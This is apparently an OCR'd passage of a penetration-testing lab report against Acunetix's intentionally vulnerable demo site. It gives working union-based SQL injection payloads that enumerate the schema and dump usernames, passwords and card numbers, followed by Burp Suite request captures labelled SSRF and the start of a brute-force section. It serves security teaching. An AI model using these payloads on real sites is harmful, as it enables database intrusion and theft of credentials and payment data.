
4. Find the range of the column by typing numbers like 5 , 10 , 15 , 20 One by one .


5. If you managed to find the number of column , you need to find the number of vulnerable columns among those number . You should try another query for finding vulnerable columns. "union select {number of columns separated with comma} --"

6. If you manage to find the vulnerable column numbers , you can inject the malicious query by replacing the vulnerable column number(from the link) with the malicious query . Step : 6 To get the tables name , the following query should be typed . "union select 1,2,3,4,5,6,table_name,8,9,10,11 from information_schema.tables where table_schema=database()--"

7. To get the columns name from a specific table , the following query should be typed . "union select 1,2,3,4,5,6,column_name,8,9,10,11 from information_schema.columns where table_name='{table_name}' --" The {table_name} should be replaced with the suitable table name you want.

8. To get the Multiple Data from a specific column , the following query should be typed . "union select 1,2,3,4,5,6,group_concat({file1},{file2},{file3}),8,9,10,11 from {column_name} --" To get Single Data from a specific column , the following query should be typed. "union select 1,2,3,4,5,6,{data},8,9,10,11 from {column_name} --"


pictures
pictures
testphp.vulnweb.com/listproducts.php?cat=1
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Posters
The shore
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
Mistery
Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
The universe
Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
Walking
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.


pictures
pictures
testphp.vulnweb.com/listproducts.php?cat=1 27
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '27' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74


pictures
pictures
testphp.vulnweb.com/listproducts.php?cat=1 order by 5--
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Posters
The shore
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,7,8,9,10,11 --

7

2

painted by: 9

comment on this picture

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,table_name,8,9,10,11 from information_schema.tables where table_schema=database()--

acuart

2

painted by: 9

comment on this picture

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,column_name,8,9,10,11 from information_schema.columns where table_name='users'--

artists

2

painted by: 9

comment on this picture

guestbook

2

painted by: 9

comment on this picture

carts

2

painted by: 9

comment on this picture

pictures

2

painted by: 9

comment on this picture

categ

2

painted by: 9

comment on this picture

products

2

painted by: 9

comment on this picture

featured

2

painted by: 9


comment on this picture


users

2

painted by: 9

comment on this picture





http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,group_concat(uname,%27-%27,pass,%27-%27,cc,%27-%27,address,%27-%27,email,%27-%27,name,%27-%27,phone,%27-%27,cart),8,9,10,11%20from%20users%20--

8. Server Side Request Forgery

Vulnerability Name: Server-Side Request Forgery

CWE – 918: Server-Side Request Forgery (SSRF)

OWASP Category : A10: 2021-Server-Side Request Forgery (SSRF)

Description:


In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.


Business Impact:


SSRF leads to unauthorized actions or access to data within organization. Sometimes, it allows the threat actors to perform arbitrary command execution. The exploits causes connection to third-party systems which acts like a backdoor for further attacks, which can seem to originate from organization.

Steps:

1. Access any item from the site
2. Intercept the access
3. Try accessing any other item using burpsuite
4. Forward the request, if accessible then the request forgery is successful



picture details
testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Pr...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://testphp.vulnweb.com:80 [44.228.249.3]
Forward Drop Intercept is ... Action Open brow... Comment this item HTTP/1
Pretty Raw Hex
GET /showimage.php?file=./pictures/1.jpg HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://testphp.vulnweb.com/product.php?pic=1
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 9


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Pr...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
14 × 15 ×
Send Cancel
Target: http://testphp.vulnweb.com HTTP/1
Request
Pretty Raw Hex
1 GET /showimage.php?file=./pictures/2.jpg HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://testphp.vulnweb.com/product.php?pic=1
9 Cookie: login=test%2Ftest
10 Upgrade-Insecure-Requests: 1
11
12
Response
Pretty Raw
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 9




Request to http://testphp.vulnweb.com:80 [44.228.249.3]

```
GET /showimage.php?file=./pictures/2.jpg HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://testphp.vulnweb.com/product.php?pic=1
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
```




testphp.vulnweb.com/showimage.php?file=./pictures/1.jp



Request to https://safebrowsing.googleapis.com:443 [142.250.182.42]

```
GET /v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=
AIzaSyC7jsptDS3am4tPx4r3nxis7IMjBc5Dovo&$httpMethod=POST&$req=
ChUKE25hdmNsaWVudC1hdXRvLWZmb3gaJwgFEAEaGwoNCAUQBhgBIgMwMDEwARDBmxMa
AhgMDrnmAxSICIAIoARonCAEQARobCg0IARAGGAEiAzAwMTABEI6VDRoCGAxCSVY1IgIg
AigBGicIAxABGhsKDQgDEAYYASIDMDAxMAEQuIwNGgIYDKrkZPciAiACKAEaJwgHEAEa
GwoNCAcQBhgBIgMwMDEwARDR2w0aAhgM7-mKbCICIAIoARo1CAkQARoZCg0ICRAGGAEi
AzAwMTABECMaAhgMUj2mGCICIAIoAQ== HTTP/2
Host: safebrowsing.googleapis.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Http-Method-Override: POST
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: none
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
```



Request

```
GET /showimage.php?file=./pictures/2.jpg HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://testphp.vulnweb.com/product.php?pic=1
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Mon, 16 Oct 2023 10:08:41 GMT
Content-Type: image/jpeg
Connection: close
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 3324

ÿØÿàJFIFÿÛC
```

9. Brute force attack

Vulnerability Name: Brute force attack

CWE – 307: Improper Restriction of Excessive Authentication Attempts

OWASP Category: A01: 2021- Broken Access Control

Description:

A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumeric, special, case (in)sensitive). Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values.

Business Impact:

There are chances of stealing valuable personal information, personal identity details and more. It also enables attackers to spread malware into your systems. Upon compromising a website, they can set website links to redirect to malicious websites infected with malware and entice users to download them, threat actors can put spam ads on compromised websites, earn money from them and install spyware to track the activities of website visitors. The impacts of a brute force attack can be significant and have far-reaching consequences for the targeted system or organization

